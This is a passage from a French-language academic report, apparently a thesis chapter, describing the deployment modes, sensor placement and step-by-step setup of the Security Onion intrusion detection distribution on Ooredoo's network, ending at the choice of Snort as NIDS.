


Figure 3.1: Architecture de Security Onion [51]

3. Architecture du réseau cible

La figure 3.2 présente une vue globale de la nouvelle architecture du réseau de Ooredoo dans lequel nous allons installer Security Onion. Pour des raisons de confidentialité, certains détails ont été volontairement masqués, afin de ne pas divulguer des informations qui pourront compromettre la sécurité de l'entreprise.




Figure 3.2 : Architecture proposée du réseau

4. Mode de déploiement de Security Onion

Security Onion dispose de trois modes de déploiement. Il s'agit du mode standalone ou intégré, du mode distribué et du mode hybride [36].

a. Mode serveur/sonde intégré (Standalone)

Dans ce mode de déploiement, une seule machine physique ou virtuelle est utilisée pour l'exécution du serveur et des composants de la sonde. Ladite machine peut avoir plusieurs interfaces, pour superviser plusieurs LAN. Ce mode de déploiement est utilisé pour les réseaux de petite taille.

b. Mode distribué

Ce mode de déploiement consiste à utiliser une seule machine comme serveur, et plusieurs autres comme sondes. Il est recommandé en milieu fortement distribué, au niveau des réseaux de grande taille. Les analystes se connectent sur les consoles présentent sur le serveur.

c. Mode hybride

Le mode hybride permet d'avoir une machine standalone et des sondes remontant des informations vers le composant serveur de la machine standalone.

4.1 Mode de déploiement choisit

Le réseau de Ooredoo a une taille conséquente, et supporte un grand trafic. Mais dans notre projet le réseau étudié est quasiment moyen, et y comprend deux sondes seulement ce qui nous permet de choisir le mode standalone.

5. Emplacement des sondes et de SO[1]

À partir de l'architecture du réseau (figure 3.2), nous remarquons qu'il faut deux sondes pour avoir une vue globale sur tout le trafic qui entre et sort du réseau. Partant de là, il faut alors choisir les emplacements des sondes.

Le choix des emplacements des différentes sondes est crucial pour la réussite du déploiement. En effet, l'analyse continue du trafic réseau, représente l'un des nerfs de la solution à mettre en place. Les NIDS, analyseurs de réseau et de comportement, fonctionnent en capturant et en analysant le trafic en temps réel. La zone « A » située entre le switch 1 et le Firewall 1 est

[1] Security Onion

l'emplacement parfait pour nos sondes, car on peut voir passer tous les trafics provenant des différents sous réseaux (Figure 3.2) dans la page 49.

6. L'installation de Security Onion

Une fois l'installation de la distribution SO terminée, on passe à sa configuration. Cela se fait en cliquant sur le bouton *Setup,* à partir du bureau.




Figure 3.3 : SO Desktop

Une fois le Setup lancé, un menu se présente à nous pour la configuration des cartes réseaux, c'est-à-dire la carte de gestion *Management* (Figure 3.4) et la carte *Sniffing* (Figure 3.5).




Figure3.4 : Choix de l'interface de gestion




Figure 3.5 : Confirmation, et choix de l'interface de *sniffing*

Nous avons alors suivi toutes les étapes, en fournissant les informations comme l'adresse IP, le masque de sous réseau, la passerelle par défaut et les serveurs DNS. Une fois ces étapes effectuées, nous obtenons cela (Figure 3.6).




Figure 3.6 : Résumé de la configuration réseau

Après avoir validé cette configuration, la machine redémarre et nous lançons Setup encore une fois pour la configuration de security onion.

Le choix du cas d'utilisation se présente dans la fenêtre qui s'affiche. Nous choisissons Production Mode (Figure 3.7).




Figure 3.7 : Choix du cas d'utilisation

Après avoir validé le choix sur Production Mode, la fenêtre suivante nous affiche le choix du mode du déploiement, c'est-à-dire Standalone, Serveur ou Sonde. Nous sommes en train d'installer le serveur, nous choisissons alors Serveur (Figure 3.8).




Figure 3.8 : Choix du mode de déploiement

Une fois le choix du mode de déploiement effectué, Security Onion nous demande de choisir le mode configuration (Figure 3.9). Nous choisissons « Custom » afin de complètement personnaliser notre installation.




Figure 3.9 : Choix du mode de configuration

Maintenant nous devons configurer Sguil, Squert et ELSA. Pour cela, Security Onion nous demande de fournir un nom d'utilisateur et un mot de passe qui permet d'accéder à ses éléments (Figure 3.10)




Figure 3.10 : Nom d'utilisateur/mot de passe pour Sguil, Squert et ELSA

On vient maintenant de configurer la durée de sauvegarde des données d'alertes d'IDS, des événements et des données de session (Figure 3.11)




Figure 3.11 : Durée de sauvegarde des données

La fenêtre suivante nous propose deux NIDS parmi lesquels il faut choisir. Les NIDS proposés sont Snort et Surricata. Nous avons choisi d'utiliser Snort. Snort est le NIDS le plus utilisé. (Figure 3.12)

